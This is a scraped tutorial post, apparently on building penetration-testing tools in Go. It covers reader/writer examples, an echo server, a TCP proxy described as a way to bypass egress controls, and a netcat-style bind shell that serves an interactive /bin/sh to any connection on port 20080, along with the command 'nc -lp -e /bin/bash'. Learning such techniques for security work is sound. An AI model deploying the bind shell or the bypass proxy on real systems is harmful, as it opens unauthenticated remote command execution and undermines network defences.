
Go Pentester - TCP Proxy
Building a TCP Proxy
Using io.Reader and io.Writer
Essentially all input/output(I/O).
package main

import (

	"fmt"

	"log"

	"os"

)

// FooReader defines an io.Reader to read from stdin.

type FooReader struct{}

// Read reads data from stdin.

func (fooReader *FooReader) Read(b []byte) (int, error) {

	fmt.Print("in > ")

	return os.Stdin.Read(b)

}

// FooWriter defines an io.Writer to write to Stdout.

type FooWriter struct{}

// Write writes data to Stdout.

func (fooWriter *FooWriter) Write(b []byte) (int, error) {

	fmt.Print("Out > ")

	return os.Stdout.Write(b)

}

func main() {

	// Instantiate reader and writer.

	var (

		reader FooReader

		writer FooWriter

	)

	// Create buffer to hold input/output.

	input := make([]byte, 4096)

	// Use reader to read input.

	s, err := reader.Read(input)

	if err != nil {

		log.Fatalln("Unable to read data")

	}

	fmt.Printf("Read %d bytes from stdin\n", s)

	// Use writer to write output.

	s, err = writer.Write(input)

	if err != nil {

		log.Fatalln("Unable to write data")

	}

	fmt.Printf("Wrote %d bytes to stdout\n", s)

}


Copy function in Go.
package main

import (

	"fmt"

	"io"

	"log"

	"os"

)

// FooReader defines an io.Reader to read from stdin.

type FooReader struct{}

// Read reads data from stdin.

func (fooReader *FooReader) Read(b []byte) (int, error) {

	fmt.Print("in > ")

	return os.Stdin.Read(b)

}

// FooWriter defines an io.Writer to write to Stdout.

type FooWriter struct{}

// Write writes data to Stdout.

func (fooWriter *FooWriter) Write(b []byte) (int, error) {

	fmt.Print("Out > ")

	return os.Stdout.Write(b)

}

func main() {

	// Instantiate reader and writer.

	var (

		reader FooReader

		writer FooWriter

	)

	if _, err := io.Copy(&writer, &reader); err != nil {

		log.Fatalln("Unable to read/write data")

	}

}
Creating the Echo Server
Use net.Conn function in Go.
package main

import (

	"io"

	"log"

	"net"

)

// echo is a handler function that simply echoes received data.

func echo(conn net.Conn) {

	defer conn.Close()

	// Create a buffer to store received data

	b := make([]byte, 512)

	for {

		// Receive data via conn.Read into a buffer.

		size, err := conn.Read(b[0:])

		if err == io.EOF {

			log.Println("Client disconnected")

			break

		}

		if err != nil {

			log.Println("Unexpected error")

			break

		}

		log.Printf("Received %d bytes: %s\n", size, string(b))

		//Send data via conn.Write.

		log.Println("Writing data")

		if _, err := conn.Write(b[0:size]); err != nil {

			log.Fatalln("Unable to write data")

		}

	}

}

func main() {

	// Bind to TCP port 20080 on all interfaces.

	listener, err := net.Listen("tcp", ":20080")

	if err != nil {

		log.Fatalln("Unable to bind to port")

	}

	log.Println("Listening on 0.0.0.0:20080")

	for {

		// Wait for connection, Create net.Conn on connection established.

		conn, err := listener.Accept()

		log.Println("Received connection")

		if err != nil {

			log.Fatalln("Unable to accept connection")

		}

		// Handle the connection. Using goroutine for concurrency.

		go echo(conn)

	}

}

Using Telnet as the connecting client:

The server produces the following standard output:
Improving the Code by Creating a Buffered Listener.
Use bufio package in GO.
// echo is a handler function that simply echoes received data.

func echo(conn net.Conn) {

	defer conn.Close()

	reader := bufio.NewReader(conn)

	s, err := reader.ReadString('\n')

	if err != nil {

		log.Fatalln("Unable to read data")

	}

	log.Printf("Read %d bytes: %s", len(s), s)

	log.Println("Writing data")

	writer := bufio.NewWriter(conn)

	if _, err := writer.WriteString(s); err != nil {

		log.Fatalln("Unable to write data")

	}

	writer.Flush()

}
Or use io.Copy in Go.
// echo is a handler function that simply echoes received data.

func echo(conn net.Conn) {

	defer conn.Close()

	// Copy data from io.Reader to io.Writer via io.Copy().

	if _, err := io.Copy(conn, conn); err != nil {

		log.Fatalln("Unable to read/write data")

	}

}
Proxying a TCP Client
It is useful for trying to circumvent restrictive egress controls or to leverage a system to bypass network segmentation.
package main

import (

	"io"

	"log"

	"net"

)

func handle(src net.Conn) {

	dst, err := net.Dial("tcp", "destination.website:80")

	if err != nil {

		log.Fatalln("Unable to connect to our unreachable host")

	}

	defer dst.Close()

	// Run in goroutine to prevent io.Copy from blocking

	go func() {

		// Copy our source's output to the destination

		if _, err := io.Copy(dst, src); err != nil {

			log.Fatalln(err)

		}

	}()

	// Copy our destination's output back to our source

	if _, err := io.Copy(src, dst); err != nil {

		log.Fatalln(err)

	}

}

func main() {

	// Listen on local port 80

	listener, err := net.Listen("tcp", ":80")

	if err != nil {

		log.Fatalln("Unable to bind to port")

	}

	for {

		conn, err := listener.Accept()

		if err != nil {

			log.Fatalln("Unable to accept connection")

		}

		go handle(conn)

	}

}

Replicating Netcat for Command Execution
The following feature is not included in standard Linux builds.
nc -lp -e /bin/bash

Create it in GO!
Using PipeReader and PipeWriter allows you to
package main

import (

	"io"

	"log"

	"net"

	"os/exec"

)

func handle(conn net.Conn) {

	/*

	 * Explicitly calling /bin/sh and using -i for interactive mode

	 * so that we can use it for stdin and stdout.

	 * For Windows use exec.Command("cmd.exe")

	 */

	cmd := exec.Command("/bin/sh","-i")

	rp, wp := io.Pipe()

	// Set stdin to our connection

	cmd.Stdin = conn

	cmd.Stdout = wp

	go io.Copy(conn, rp)

	cmd.Run()

	conn.Close()

}

func main() {

	listener, err := net.Listen("tcp", ":20080")

	if err != nil {

		log.Fatalln(err)

	}

	for {

		conn, err := listener.Accept()

		if err != nil {

			log.Fatalln(err)

		}

		go handle(conn)

	}

}

Go Pentester - TCP Proxy的更多相关文章
- nginx tcp proxy 连接保持设置
根据前文Nginx tcp proxy module试用的设置,在测试环境中发现tcp连接经常掉线.在该项目站点上找到一个issue,也谈论这件事情,不过别人用在web socket协议上. 其实就是 ...
- 基于nginx的TCP Proxy实现数据库读写分离
nginx非常早就支持tcp proxy.可是一直不知道其使用,近期在nginx blog上看见了.一些实践者将其运用到数据库訪问的负载均衡以及实现读写分离,来提高数据库的吞吐量,这里我不会讲详细的搭 ...
- named piped tcp proxy 下载
named piped tcp proxy 在某DN上面下载很麻烦,还要登录什么的,分享出来!希望大家支持 链接:https://pan.baidu.com/s/1fdJD6O0qb8_BkkrnMy ...
- Proxy Server源码及分析(TCP Proxy源码 Socket实现端口映射)
版权声明:本文为博主原创文章,遵循 CC 4.0 by-sa 版权协议,转载请附上原文出处链接和本声明.本文链接:https://blog.csdn.net/u014530704/article/de ...
- Nginx TCP Proxy模块的编译安装
这次用一个国内开发者在GitHub上的开源项目https://github.com/yaoweibin/nginx_tcp_proxy_module 我的系统已经安装了最新的Nginx,现在需要下载源 ...
- iodine免费上网——本质就是利用dns tunnel建立tcp,然后tcp proxy来实现通过访问虚拟dns0网卡来访问你的dns 授权server
我的命令: server端: sudo iodined -P passwd -f -DD 10.0.0.100 abc.com client端(直连模式,-r表示使用xxx.abc.com的xxx来转 ...
- Go Pentester - TCP Scanner
Simple Port Scanner with Golang Use Go‘s net package: net.Dial(network, address string) package main ...
- tcp转发
Proxy.java package com.dc.tcp.proxy; import java.io.IOException; import java.net.ServerSocket; impor ...
- Linux 系统安全 抵御TCP的洪水
抵御TCP的洪水 分类: LINUX tcp_syn_retries :INTEGER默认值是5对 于一个新建连接,内核要发送多少个 SYN 连接请求才决定放弃.不应该大于255,默认值是5,对应于1 ...
随机推荐
- rust 生命周期2
之前定义的结构体,都是不含引用的. 如果想定义含引用的结构体,请定义生命周期注解 #[warn(unused_variables)] struct ImportantExcerpt<'a> ...
- Day10-微信小程序实战-交友小程序-自定义callPhone 和copyText组件
---为了方便用户可以拨打电话和复制微信号(下面就要实现这样的两个功能) 注意:在小程序中是没办法直接的添加用户的微信的,所以就只能是复制微信号 (这种东西的话可以直接去做,也可以做成组件,做出组件的 ...
- elk2
如果使用codec->json进行解码,表示输入到logstast中的input数据必须是json的格式,否则会解码失败 java中一句代码异常会抛出多条的堆栈日志,我们可以使用上面的mutil ...
- java 中的 viewUtils框架
IoC的概念介绍 控制反转(IOC)模式(又称DI:Dependency Injection)就是Inversion of Control,控制反转.在Java开发中,IoC意 味着将你设计好的类交给 ...
- 四层发现-UDP发现
udp发现要注意选择一个不常用的端口,如果目标ip在up时目标端口是开放状态,那么不管目标ip是否为up状态,都不会收到任何回应,只有在目标ip为down状态且目标端口为关闭状态,才会返回一个目标不可 ...
- 常用电子邮件协议服务POP3/IMAP/SMTP/Exchange
标题: 常用电子邮件协议服务POP3/IMAP/SMTP/Exchange 作者: 梦幻之心星 347369787@QQ.com 标签: [电子邮件, 服务, 协议] 目录: [客户端] 日期: 20 ...
- 【Spring】@Transactional 闲聊
菜瓜:上次的AOP理论知识看完收获挺多的,虽然有一个自定义注解的demo,但还是觉得差点东西 水稻:我也觉得没有跟一遍源码还是差点意思,这次结合@Transactional注解深入源码看一下 菜瓜:事 ...
- Python实用笔记 (13)函数式编程——返回函数
函数作为返回值 我们来实现一个可变参数的求和.通常情况下,求和的函数是这样定义的: def calc_sum(*args): ax = 0 for n in args: ax = ax + n ret ...
- 二.httpRequest-httpResponse-JsonResponse对象
一.HttpRequest对象 HttpRequest在django.http这个模块中 它是用django创建 文档https://docs.djangoproject.com/en/1.11/r ...
- linux之文件基本操作
文件/目录管理命令: cd命令主要是改变目录的功能 cd ~ 返回登录目录 cd / 返回系统根目录 cd ../ 或者cd .. 返回上一级目录 cd - 返回上一次访问的目录 pwd命令用于显 ...